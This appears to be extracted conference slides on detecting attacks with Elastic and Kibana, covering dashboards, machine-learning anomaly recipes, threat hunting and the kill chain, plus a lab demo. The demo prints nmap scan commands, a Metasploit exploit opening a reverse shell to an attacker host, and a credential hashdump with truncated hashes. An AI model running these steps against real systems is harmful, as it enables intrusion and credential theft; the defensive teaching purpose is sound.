Destination Ports by Outcome [ArcSight]: A stacked bar chart showing the count of destination ports for different outcome types (Failure, Success, Attempt) across various protocols.

Device Type Breakdown [ArcSight]: A pie chart showing the breakdown of device types. The largest category is Firewall, followed by Network-based IDS/IPS, Anti-Virus, VPN, and Operating System.

Top 10 Devices by Bandwidth [ArcSight]: A table listing the top 10 devices based on bandwidth usage. The columns include Device, Source(s), Destination(s), Destination Ports, Bandwidth (Incoming), and Bandwidth (Outgoing).

Top 10 Devices by Outcome [ArcSight]: A heatmap showing the distribution of device host names across different outcome categories (Attempt, Failure, Success).

https://elasticsearch.work:5601/app/kibana#/account


The dashboard provides a comprehensive overview of network activity and device health. Key metrics include event counts (1,904,958), device counts (58), and source/destination counts (258 and 429 respectively). A prominent circular gauge indicates an event throughput of 23.21 events per second. The 'Events by Source' chart shows a steady increase in event volume over a 24-hour period. Stacked bar charts for 'Outcome by Device Type' and 'Destination Ports by Outcome' break down activity by specific device roles and port types. A pie chart highlights the dominance of Firewalls in the network. The 'Top 10 Devices by Bandwidth' table lists the most active hardware, while the 'Top 10 Devices by Outcome' heatmap visualizes the frequency of different event types across a list of device host names.

Detecting Anomalies


using machine learning

What is Normal?

When something behaves like itself



When something behaves like its peers



When abnormal matters

User Behavior

- Unusual authentication activity
- Unusual file access

Host Behavior


- Free disk space lower than average
- Unusual log entries

Network Behavior


- Unusual connections between hosts
- Higher than average data transfer

Application Behavior

- Service response time abnormally high
- Dropped connections exceed normal



The advantages of anomaly-driven alerting



**Understand
Seasonality**

**Reduce False
Positives**

**Identify
Areas of
Focus**

**Avoid Manual
Threshold
Review and
Revision**

Getting Started – Machine Learning Recipes



Elastic Machine Learning Recipes

Recipes are short documents that describe how to configure Elastic machine learning jobs to detect unusual system behaviors.

IT Operations

Service Response Change (Response Code)

Analyze response code metrics to detect service issues

[Learn More](#)

IT Operations

System Metric Change (CPU Utilization)

Analyze CPU metrics to detect system problems

[Learn More](#)

Security Analytics

DNS Data Exfiltration (Tunneling)

Analyze DNS logs to detect DNS Tunneling

[Learn More](#)

Security Analytics

Suspicious Process Activity (Host)

Analyze endpoint proxy logs to detect rare processes

[Learn More](#)

Security Analytics

HTTP Data Exfiltration (Proxy)

Analyze web proxy logs to detect HTTP exfiltration

[Learn More](#)

Security Analytics

Suspicious Login Activity (Volume)

Analyze server logs to detect brute force login attacks

[Learn More](#)

Threat Hunting

and the intelligence enrichment cycle

Threat Modeling



**Who is your
Adversary?**



**What is their
Motivation ?**




**What are they
targeting?**




**What is the
Impact
of a successful
attack?**

The intelligence feedback loop




Cybersecurity Maturity Curve



Hacking-Hunting, Investigations & Patient 0


Cyber Threat Hunting

“The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions.”




Cyber Threat Hunting

“The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions.”



Cyber Threat Hunting

“The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions.”



Cyber Threat Hunting


“The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions.”



Finding Patient 0 (Zero)

"Patient Zero" was used to refer to the supposed source of HIV outbreak in the United States, but the term has been expanded into general usage to refer to an individual identified as the first carrier of a communicable disease in a population (the primary case), or the first incident in the onset of a catastrophic trend. ...

The term can also be used in non-medical fields to describe the **first individual affected by something negative** that since propagated to others, such as the first user on a network infected by **malware**.



Cyber Kill Chain

A kill chain is used to describe the various stages of a cyber attack as it pertains to network security. The actual model, the Cyber Kill Chain framework, was developed by Lockheed Martin and is used for identification and prevention of cyber intrusions.



Source: [Lockheed Martin](#)

Demo(s)

- Attacker needs to attain access and modify a file named `SecretFile.txt` on Finance Server
- Stage 1 – Recon
- Stage 2 – Weaponization (attacker), Delivery (victim), Exploit (victim)
- ~~Installation, C2~~ (time constrained)
- Stage 3 – Achieved Objective (modified file)
- Patient 0 - Demo

-- Break --


Demo to continue after the break ...

The Set up

- Winlogbeat on main server (windows events forwarded using WEF - Windows Event Forwarder)
- Packetbeat on all servers
- Metricbeat on all servers
- Auditbeat on Finance Server
- Elasticsearch Cluster (& Kibana) with Machine Learning

The Set up

- Winlogbeat on...
- Packetbeat on ...
- Metricbeat on
- Auditbeat on ...
- Elasticsearch Cluster .. ✓OBJ



John
Nov '2018

Stage 1 - Recon

- Attacker runs NMAP to fingerprint the network and determine the services that can be exploited

Example - scan commands

```
## Stealthier versions usually ICMP scan  
(PING)  
nmap -sP -PI 172.30.0.0/24
```

```
## Usual modus operandi; low and slow (but  
we don't have all day)
```

```
nmap -v 172.30.0.0/24 -O -sT
```

Snippet of output

```
Nmap scan report for 172.30.0.20  
Host is up (0.00046s latency).  
Not shown: 987 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
...  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
4433/tcp  open  http proxy  
8080/tcp  open  http-proxy  
...
```

Stage 2 - Weaponisation, Delivery, Exploitation

- Attacker selects/crafts, delivers and executes the payload to exploit the service/vulnerabilities identified.

Metasploit Exploit - Web Server

```
# selection of payload  
use exploit/windows/http/easyfilesharing_post
```

```
# lock in on target  
set RHOST 172.30.0.20  
set RPORT 8080
```

```
#deliver & exploit  
exploit  
[*] Started reverse TCP handler on  
172.30.0.102:4444  
[*] Sending stage (179779 bytes) to 172.30.0.20
```

Dump credentials & crack 'em

```
run post/windows/gather/hashdump
```

```
Administrator:500:aad3b43...7:::  
Guest:501:aad3b....:::  
local_user_srv1:1002:aad3....:::  
remote_user:1003:aad3b....:::
```

```
...
```

Stage 2 (cont'd) & Stage 3 - Achieving Objectives

Use the password / hash to maintain persistence / achieve objectives

